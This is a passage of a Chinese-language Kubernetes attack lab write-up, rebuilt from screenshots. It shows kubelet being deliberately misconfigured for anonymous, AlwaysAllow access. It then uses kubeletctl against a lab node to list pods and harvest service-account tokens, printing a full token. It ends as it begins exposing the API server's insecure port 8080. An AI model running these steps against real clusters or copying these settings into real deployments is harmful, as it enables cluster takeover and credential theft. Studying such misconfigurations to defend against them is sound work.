customresourcedefinition.apiextensions.k8s.io/networkpolicies.crd.projectcalico.
ated
customresourcedefinition.apiextensions.k8s.io/networksets.crd.projectcalico.org 
clusterrole.rbac.authorization.k8s.io/calico-kube-controllers created
clusterrolebinding.rbac.authorization.k8s.io/calico-kube-controllers created
clusterrole.rbac.authorization.k8s.io/calico-node created
clusterrolebinding.rbac.authorization.k8s.io/calico-node created
daemonset.apps/calico-node created
serviceaccount/calico-node created
deployment.apps/calico-kube-controllers created
serviceaccount/calico-kube-controllers created
[root@localhost ~]# 
```

2.直接攻击某端口导致未授权访问


kubelet会在集群中每个节点运行，对容器器进行生命周期的管理，如果kubelet配置不当，攻击者可创建恶意Pod尝试逃逸到宿主机。anonymous默认为false，修改为true，并将mode从Webhook修改为AlwaysAllow。

```
vi /var/lib/kubelet/config.yaml
   anonymous:
       enabled: true



   authorization:
     mode: AlwayAllow
```




```
address: 0.0.0.0
apiVersion: kubelet.config.k8s.io/v1beta1
authentication:
  anonymous:
    enabled: true
  webhook:
    cacheTTL: 2m0s
    enabled: true
  x509:
    clientCAFile: /etc/kubernetes/pki/ca.crt
authorization:
  mode: AlwayAllow
  webhook:
    cacheAuthorizedTTL: 5m0s
    cacheUnauthorizedTTL: 30s
cgroupDriver: cgroupfs
cgroupsPerQOS: true
clusterDNS:
- 10.96.0.10
clusterDomain: cluster.local
configMapAndSecretChangeDetectionStrategy: Watch
containerLogMaxFiles: 5
containerLogMaxSize: 10Mi
contentType: application/vnd.kubernetes.protobuf
cpuCFSQuota: true
"/var/lib/kubelet/config.yaml" 74L, 1774C
```

访问kubelet 10250服务，出现未授权访问。




```
kind:                    "PodList"
```




```
   apiVersion:              "v1"
   metadata:                {}
 ▼ items:
   ▼ 0:
     ▼ metadata:
         name:              "kube-apiserver-master"
         namespace:         "kube-system"
         uid:               "84c46befc4871f50aee9053e7cc98222"
         creationTimestamp: null
     ▼ spec:
       ▼ containers:
         ▼ 0:
             name:          "kube-apiserver"
           ▼ image:         "sha256:b305571ca60a5a7818bda47da122683d75e8a1907475681ee8b1efbd06bff12e"
             resources:     {}
       status:              {}
   ▼ 1:
     ▼ metadata:
         name:              "etcd-master"
         namespace:         "kube-system"
         uid:               "23364597bf5e3f56b31cc684019759cb"
         creationTimestamp: null
     ▼ spec:
       ▼ containers:
         ▼ 0:
             name:          "etcd"
           ▼ image:         "sha256:b2756210eeabf84f3221da9959e9483f3919dc2aaab4cd45e7cd072fcbde27ed"
             resources:     {}
       status:              {}
   ▼ 2:
     ▼ metadata:
         name:              "coredns-58cc8c89f4-zls6d"
         namespace:         "kube-system"
         uid:               "16745643-8209-4f29-96f1-edfcbd424737"
         creationTimestamp: null
     ▼ spec:
```

kubeletctl 是一个用于与kubelet API 交互的命令行工具，可以通过kubeletctl执行命令获取Node权限。从Node节点窃取高权限服务账户token，使用服务账户向API Server进行验证，从而获取集群权限。


```
wget https://github.com/cyberark/kubeletctl/releases/download/v1.11/kubele
chmod 777 kubeletctl_linux_amd64
mv ./kubeletctl_linux_amd64 kubeletctl
#列出kubelet的所有pod
./kubeletctl pods -i --server 192.168.17.132
#搜索容器里面的Service Account
./kubeletctl scan token -i --server 192.168.17.132
```



```
[root@master 桌面]# chmod 777 kubeletctl_linux_amd64
[root@master 桌面]# mv ./kubeletctl_linux_amd64 kubeletctl
[root@master 桌面]# ./kubeletctl pods -i --server 192.168.17.132
┌─────────────────────────────────────────────────────────────────────────────────┐
│                                Pods from Kubelet                                │
├───┬──────────────────────────────────────┬─────────────┬────────────────────────┤
│   │ POD                                  │ NAMESPACE   │ CONTAINERS             │
├───┼──────────────────────────────────────┼─────────────┼────────────────────────┤
│ 1 │ kube-controller-manager-master       │ kube-system │ kube-controller-manager│
│   │                                      │             │                        │
├───┼──────────────────────────────────────┼─────────────┼────────────────────────┤
```



```
| 2 | coredns-58cc8c89f4-wxnch                   | kube-system | coredns                  |
| 3 | coredns-58cc8c89f4-zls6d                   | kube-system | coredns                  |
| 4 | calico-kube-controllers-dc6cb64cb-nf7m8    | kube-system | calico-kube-controllers  |
| 5 | kube-scheduler-master                      | kube-system | kube-scheduler           |
| 6 | etcd-master                                | kube-system | etcd                     |
| 7 | kube-apiserver-master                      | kube-system | kube-apiserver           |
| 8 | kube-proxy-gtxmj                           | kube-system | kube-proxy               |
| 9 | calico-node-htrm4                          | kube-system | calico-node              |
[root@master 桌面]# █
```



```
[root@master 桌面]# ./kubeletctl scan token -i --server 192.168.17.132
1. Pod: kube-proxy-gtxmj
   Namespace: kube-system
   Container: kube-proxy
   Url: https://192.168.17.132:10250/run/kube-system/kube-proxy-gtxmj/kube-proxy
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6IjZoYXVPSEdZX0wzN0NTWDhxQmNLSlpWcmE3SU5zMUNGaEhINWEwd2xjd3cifQ.eyJpc3MiOiJrdWJlcm5ld
GVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0Z
XMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJrdWJlLXByb3h5LXRva2VuLWp3ZjdrIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb
3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6Imt1YmUtcHJveHkiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3Vud
C51aWQiOiI2YjE3ZWQ2OC1lNDE5LTQ4OGQtYjRlOC0zNWIyNTU2MDNiZDIiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0Z
W06a3ViZS1wcm94eSJ9.XbNI-JloKkrcB7uJBPTgxin-JwO-SY0trh4UDqed8-rMJYhyP8lyIpR2EY21xyW05G2l-WyuYthn4wqUS7BPxCZkCVwD
Dda3ei9IE0rd1OpvoGF7NvcR1PfSI1g3aQyOb-1dxrv_bkFMkWrihcVjd9FFFxoZA5G_PZ35v9O0KseCodmyMZ6Q7tCHuTXA_VBDXLiXIOmItzh1
NMkAa0LZs8141C8MU0L3upe3z8eXuuXoWNWmm36Y_pbf2WMa642skBhakMesPWZllKQpLkcP_-VTsaSkB1Fj0zZgQfyW5rH0rqKr4AsJ3JuQJ-vM
bqEa9wKhDLUuJXojC3fetLnddw

 ┌──────────────────────────────────────────────────────────────────────────────────────────────┐
 │                                      Decoded JWT token                                       │
 ├────────────────────────────────────────────────┬─────────────────────────────────────────────┤
 │                       KEY                      │                    VALUE                    │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │                       iss                      │        kubernetes/serviceaccount            │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │      kubernetes.io/serviceaccount/namespace    │               kube-system                   │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │     kubernetes.io/serviceaccount/secret.name   │          kube-proxy-token-jwf7k             │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │ kubernetes.io/serviceaccount/service-account.name │             kube-proxy                   │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │ kubernetes.io/serviceaccount/service-account.uid │ 6b17ed68-e419-488d-b4e8-35b255603bd2      │
 ├────────────────────────────────────────────────┼─────────────────────────────────────────────┤
 │                       sub                      │ system:serviceaccount:kube-system:kube-proxy │
 └────────────────────────────────────────────────┴─────────────────────────────────────────────┘
2. Pod: calico-node-htrm4
   Namespace: kube-system
   Container: calico-node
   Url: https://192.168.17.132:10250/run/kube-system/calico-node-htrm4/calico-node
   Output:
eyJhbGciOiJSUzI1NiIsImtpZCI6IjZoYXVPSEdZX0wzN0NTWDhxQmNLSlpWcmE3SU5zMUNGaEhINWEwd2xjd3cifQ.eyJpc3MiOiJrdWJlcm5ld
```


3.模拟通过虚拟机攻击云管理平台，利用管理平台控制所有机器

旧版本的k8s的API Server默认会开启两个端口：8080和6443。API Server 是集群的管理入口，任何资源请求或调用都是通过kube-apiserver提供的接口进行。默认情况下，API Server提供两个端口服务，8080和6443，配置不当将出现未授权访问。

- 8080端口，默认不启动，无需认证和授权检查，一旦暴露将导致未授权访问。
- 6443端口，默认启动需要认证（k8s<1.16.0），如果出现配置错误，将system:anonymous用户绑定到cluster-admin用户组，将出现未授权访问。


```
vi /etc/kubernetes/manifests/kube-apiserver.yaml
```

```
    - --insecure-port=8080
    - --insecure-bind-address=0.0.0.0
#insecure-port默认值为0，将其修改为8080端口，再添加insecure-bind-address=0.0.
```




```
